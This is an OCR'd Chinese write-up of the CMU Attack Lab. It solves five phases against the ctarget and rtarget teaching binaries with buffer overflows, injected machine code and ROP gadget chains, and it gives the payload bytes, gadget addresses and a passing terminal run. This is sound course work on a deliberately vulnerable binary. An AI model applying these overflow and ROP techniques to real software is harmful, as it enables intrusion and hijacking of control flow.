
<ctarget>

Phase1 不需要代码注入，只需要在 getbuf 函数返回时返回 touch1 就可以了，getbuf 代码如下：

```
00000000004017a8 <getbuf>:
  4017a8:    48 83 ec 28          sub    $0x28,%rsp
  4017ac:    48 89 e7             mov    %rsp,%rdi
  4017af:    e8 8c 02 00 00       callq  401a40 <Gets>
  4017b4:    b8 01 00 00 00       mov    $0x1,%eax
  4017b9:    48 83 c4 28          add    $0x28,%rsp
  4017bd:    c3                   retq
  4017be:    90                   nop
  4017bf:    90                   nop
```

分配了一个 40 个 Byte 的帧，所以需要写入的是前 40 个随意的 Byte 和 touch1 的地址 00000000004017c0。转成二进制文件后重定向输入到 ctarget 中即成功。




Phase2 传入 val 参数并且要求 val 和 cookie 一样才能成功调用，所以写一条汇编代码做传入代码

```
movq $0x59b997fa,%rdi
pushq $0x004017ec
retq
```

并且得到他的二进制码

```
  0:    48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
  7:    68 ec 17 40 00          pushq  $0x4017ec
  c:    c3                      retq
```

并且用 gdb 得到 getbuf 中 rsp 的地址 5561dc78，将注入代码的机器码和传入地址写入 writein 转化为 raw 传入 ctarget，成功。



Phase3 将传入地址指向的字符串与 cookie 字符串比较，相同则调用成功，需要的注入的函数为，类似上一题，只是传入的参数为$0x5561dca8，即父栈的头，用于保存 cookie 的 ascii 码 353962393937666100


0000000000000000 <.text>:

0: 48 c7 c7 a8 dc 61 55 mov $0x5561dca8,%rdi

7: 68 fa 18 40 00 pushq $0x4018fa

c: c3 retq

得到注入代码如下，运行成功。



Phase4 ROP 攻击，由于栈的随机化，需要找到带 retq 的命令完成

具体实现的指令为

Popq %rax(58)

Movq %rax %edi(48 89 c7)

Ret

找到对应的字节码为

00000000004019a7 <addval_219>:

4019a7: 8d 87 51 73 58 90 lea -0x6fa78caf(%rdi),%eax

4019ad: c3 retq

地址为 4019ab


00000000004019a0 <addval_273>:

4019a0: 8d 87 48 89 c7 c3 lea -0x3c3876b8(%rdi),%eax

4019a6: c3 retq

地址为 4019c5

所以注入码如下，尝试发现成功



Phase5 ROP 攻击实现的操作和 phase3 一致

Movq %rsp,%rax 地址为 0x401aad


Add $0x37,%al (找不到对应的 add xxx %rax ， 只能找到对 al 的加法，也能用）

0x4019d8

Mov %rax %rdi

0x4019a2

还要将 touch3 的地址注入 0x4018fa,算出填充大小为 0x37-24=31,然后填入 cookie 代表的字符串，注入代码如下，运行发现成功。


Terminal
~/Desktop/target1/writein - Sublime Text (UNREGISTERED)
rtarget.txt
test.s
writein
ctarget.txt
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
ad 1a 40 00 00 00 00 00
d8 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00
35 39 62 39 39 37 66 61 00
touch
Find
Find Prev
Find All
Line 14, Column 1
Tab Size: 4
Plain Text
target1
phase1
phase2
phase3
phase4
phase5
cookie.txt
ctarget
ctarget.txt
farm.c
hex2raw
README.txt
rtarget
rtarget.txt
writein
"writein" selected (336 bytes)
ceej@Fish: ~/Desktop/target1
ceej@Fish:~/Desktop/target1$ cat writein | ./hex2raw | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
user id bovik
course 15213-f15
lab attacklab
result 1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AD 1A 40 00 00 00 00 00 D8 19 40 00 00 00 00 00 A2 19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 35 39 62 39 39 37 66 61 00
ceej@Fish:~/Desktop/target1$